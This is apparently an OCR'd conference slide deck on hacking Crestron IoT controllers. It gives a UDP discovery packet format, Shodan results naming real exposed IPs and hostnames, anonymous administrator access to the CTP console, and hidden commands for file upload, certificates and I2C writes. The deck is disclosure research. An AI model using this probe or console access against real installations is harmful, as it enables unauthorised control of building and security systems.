Who Controls the Controllers?

Hacking Crestron IoT Automation Systems

Who am I?

- Offensive Security Researcher on ASR team at Trend Micro
  - Focused mainly on IoT research
  - Break things in interesting ways and build cool exploit demos
  - Report vulns to ZDI and work with vendors to fix issues
  - 40+ disclosed vulnerabilities
- Conference speaker
  - Defcon, Recon, Ruxcon, Toorcon, etc

What is Crestron?

IoT Device Controllers

- Audio/video distribution
- Lighting/shades
- Home automation
- Building management systems (BACNET)
- Access control/security
- Etc…


Fully Programmable/Customizable

- Device control methods
  - IR
  - Serial
  - TCP/IP
  - Relay
  - MIDI
  - Cresnet
- SIMPL
  - Symbol Intensive Master Programming Language
  - Write programs for UI and device actions
  - Programming can be complex, usually handled by professionals
- Interact with and program controllers via Crestron Terminal Protocol (CTP)
- Crestron devices intercommunicate via Crestron Internet Protocol (CIP)

Deployment

- Universities
- Office environments
- Sports arenas
- Airports
- Hotels
- Rich people's houses

Deployment



- Berkshire Partners
- ExxonMobil
- Amazon
- Boeing
- Wells Fargo
- Microsoft
- Comcast
- Johnson & Johnson
- UPS
- Sealed Air
- Convene
- Toyota
- Target
- MetLife
- Pfizer
- AIG
- Lockheed Martin
- Sysco
- Cisco Systems
- Coca-Cola
- Morgan Stanley
- Oracle
- SAS
- SAP
- ConocoPhillips
- Raytheon
- Duke Energy
- Aflac
- CarMax
- PayPal
- Voya Financial
- MGM Resorts
- Charles Schwab
- Booz Allen Hamilton
- Adobe
- Twitter

https://www.crestron.com/getmedia/06b92c9d-c262-4190-bf52-4180d8f77fca/mg_2017_Brochure_Workplace-Tech-Design-Guide

Deployment

- “Microsoft chose Crestron as its exclusive partner to manage all AV and meeting room resources worldwide.”
  - https://support.crestron.com/app/answers/answer_view/a_id/4818/~/what-kind-of-security-and-encryption-crestron-deploys
- “Crestron and Microsoft are technology leaders now working together to develop future digital media innovations.”
  - http://www.crestron.com/getmedia/3321a1e7-f0d6-47b8-9021-a473981f8983/cs_Microsoft_World_Headquarters
- “Crestron Wins 2018 Microsoft Global IoT Partner of the Year Award”
  - https://www.crestron.com/en-US/News/Press-Releases/2018/Crestron-Wins-2018-Microsoft-Global-IoT-Partner-of

Case Studies

- Massachusetts Bay Transit Authority

https://www.crestron.com/en-US/News/Case-Studies/Massachusetts-Bay-Transit-Authority

Case Studies

- Chicago Police Department


https://www.crestron.com/en-US/News/Case-Studies/Chicago-Police-Department

Case Studies

- Virginia State Senate

https://www.crestron.com/en-US/News/Case-Studies/Senate-of-Virginia

What Happens in Vegas…



MGM Properties

MGM Grand - Las Vegas
MGM Grand - Detroit
MGM Grand – Macau
MGM Grand at Foxwoods
Bellagio
Vdara
ARIA
Mandalay Bay
Luxor
Monte Carlo
New York – New York
Circus Circus
Excalibur
Railroad Pass (Henderson, NV)
M Resort (Henderson, NV)
Silver Legacy Reno

Other Las Vegas Properties

Wynn Hotel & Casino
Mandarin Oriental
Encore
Venetian Hotel & Casino
Palazzo
Caesars Palace
Hard Rock Hotel
Palms
Stations Red Rock Casino
Golden Nugget
The Aladdin Hotel & Casino
Planet Hollywood
Paris
Rio
Palms
Palms Place
Green Valley Ranch
Harrahs


http://hughsaudiovideo.com/hospitality_showcase.pdf

Products

- 3-Series controllers
  - CP3, MC3, PRO3
  - DIN rail
  - Test device #1 == MC3
- Touch screens
  - TSx
  - TPCS, TPMC
  - “One in every room” type deployments
  - Test device #2 == TSW-760

Products

And more…



Platforms

- Mainly Windows
  - Most products run WinCE 6
  - Some other embedded Win versions allegedly
- Some Android/Linux
  - Touch screens (TSx)
  - Video processors and digital media streamers (DGE-100, DMC-STR, etc)
  - More?
- If something is specific to either the Windows or Android platform, I'll do my best to call it out

Firmware – MC3

- Zip archive of WinCE ROM images
  - OS, eboot, etc
  - File system dumped from OS image with dumprom
    - https://itsme.home.xs4all.nl/projects/xda/dumprom.html
  - PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
  - Contained typical files for WinCE debugging
    - CMAccept.exe, ConmanClient2.exe, etc

Firmware – TSW-760


- Zip archive of Android system images
  - system, u-boot, etc
  - System image was Linux ext4 filesystem
    - Files extracted by mounting system image
  - ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /system/bin/linker, stripped
  - I have more experience here, so this is where I did most of my actual reversing

Discovery

- Magic packet to UDP 41794 (broadcast or unicast)
  - "\x14\x00\x00\x00\x01\x04\x00\x03\x00\x00" + hostname + "\x00" * (256 - hostname.length)
- Response gives:
  - Hostname
  - Model
  - Firmware version
  - Build date

Discovery

- Shodan results between 20,000 and 23,000
- Most common product is split between CP3 and MC3



TOTAL RESULTS

22,302

TOP COUNTRIES

United States	15,238
Canada	1,251
Brazil	728
China	591
United Kingdom	470

129.24.12.35
smlc-ccs-164.unm.edu
University of New Mexico
Added on 2018-06-08 14:18:12 GMT
United States, Albuquerque
Details
iot


```
Crestron
Hostname: MSLCRM164
Model: CP2E Cntrl Eng
Firmware: 4.003.0015
Build Date: Oct 04 2010
```

71.34.155.222
71-34-155-222.clsp.qwest.net
CenturyLink
Added on 2018-06-08 14:17:52 GMT
United States, Colorado Springs
Details
iot

```
Crestron
Hostname: PYNG-HOME
Model: PYNG-HUB
Firmware: 1.501.0021
Build Date: May 13 2016
```

142.58.245.5

results from 2018/06/11



70.173.198.99
ip70-173-198-99.lv.lv.cox.net

City	Las Vegas
Country	United States
Organization	Cox Communications

Ports

554 1723 8081 41794

View Details

So What is Crestron?

- A lot of different things
- Running different programs
- On different platforms
- In different environments

But there are a couple universal truths…


Universal Truth #1

UNAUTHENTICATED ADMIN ACCESS TO CTP CONSOLE BY DEFAULT

CTP Console

- Main programming interface for devices
- Telnet-like console on TCP 41795
- Sandbox file system/commands
- Auth is available
  - Different user levels (Administrator, Operator, Programmer, User, etc)
  - Active Directory tie-ins
  - Encryption
- Auth is disabled by default
  - Reliant on programmer/installer to be security conscious
  - Adds more complexity to already complex system
  - Enabling is a multi-step process
  - Never gets turned on

CTP Console



```
MC3 Console

MC3>
MC3>whoami
whoami  User                   Access Level
        Anonymous User         Administrator

MC3>
```

Standard CTP Functionality


- Change system and service settings
  - Auth settings
  - Web portal settings
  - SSH/Telnet/FTP
  - Basic SIP settings (Android?)
- Networking info/config
- Arbitrary file upload
  - fgetfile/fputfile - HTTP/FTP file transfer
  - xgetfile/xputfile - XMODEM file transfer

Standard CTP Functionality

- Firmware updates
- Run and control user programs
- Control output to other devices
  - Display messages on OSD
  - Play audio/video files

Hidden CTP Functionality


- Running processes: taskstat



```
MC3>taskstat ?
TASKSTAT ?
        lists application in system.

MC3>taskstat
App Name                                  Proc ID      Threads  Heap Total/Used
NK.EXE                                    0x00400002   94          3208449/2863265
udevice.exe                               0x00FE0006   4              8192/5536
udevice.exe                               0x01820006   1             20480/3552
udevice.exe                               0x02600002   1              8192/5056
udevice.exe                               0x04580002   4             36864/20032
udevice.exe                               0x053A0006   1              8192/2496
explorer.exe                              0x05420006   4             20480/14304
servicesd.exe                             0x05C60006   14           183676/119836
CrestronDllLoader.exe                     0x06F7000A   1              8192/1888
ConsoleServiceCE.exe                      0x061F000E   46          2552204/2448172
SystemCommandProcessor.exe                0x0790002E   6           1368364/1296876
CRESLOG.exe                               0x079B0066   5            163840/141280
SSHD.exe                                  0x09270002   2             65536/53216
TLDM.exe                                  0x09730002   24           243236/226180
```

Hidden CTP Functionality


- View/modify stored certificates: certificate



```
MC3>certificate ?
CERTIFicate Cmd Certificate_Store {Certificate_Name} {Certificate_UID} {Password}
         Where Cmd = [ADD|REM|LIST|VIEW]
         Where Certificate_Store = [ROOT|MACHINE|USER|INTERMEDIATE]
         ADD  Certificate_Store -                  Add Certificate(from known location) To Specified Certifica
         REM  Certificate_Store Certificate_Name Certificate_UID -  Remove Specified Certificate From Specifie
         LIST Certificate_Store -                  List All Certificates In Specified Certificate Store
         VIEW Certificate_Store Certificate_Name Certificate_UID -  View Details Of Specified Certificate In S
         No parameter -                            Lists Usage
```

Hidden CTP Functionality


- Dr Watson dumps: drwatson (WinCE)



```
MC3>drwatson ?
DRWATSON -E:ON|OFF -T:0|1|2
        -E:ON|OFF : Enable: ON or OFF
        -T:1|2|3  : Dump Type (1: Context, 2: System, 3: Complete)
```

Hidden CTP Functionality


- Direct chip communication: readi2c/writei2c (WinCE?)



```
MC3>readi2c ?
readi2c READI2C [device] [subaddr] [number of bytes in dec] - Read I2C device
          device - device index, range <0..2>
          subaddr - sub-address in hex, e.g. register addr

          device | name
          =========================
          00     | EEPROM-AT24C128N
          01     | VIDEO_DECODER-CH7026
          02     | RTC-M41T60


MC3>writei2c ?
writei2cWRITEI2C [device] [subaddr] [byte0] ... [byteN] - write I2C device
          device  - device index, range <0..2>
          subaddr - sub-address in hex, e.g. register addr
          [byte0..byteN] - data in hex

          device | name
          =========================
          00     | EEPROM-AT24C128N
          01     | VIDEO_DECODER-CH7026
          02     | RTC-M41T60
```

Hidden CTP Functionality

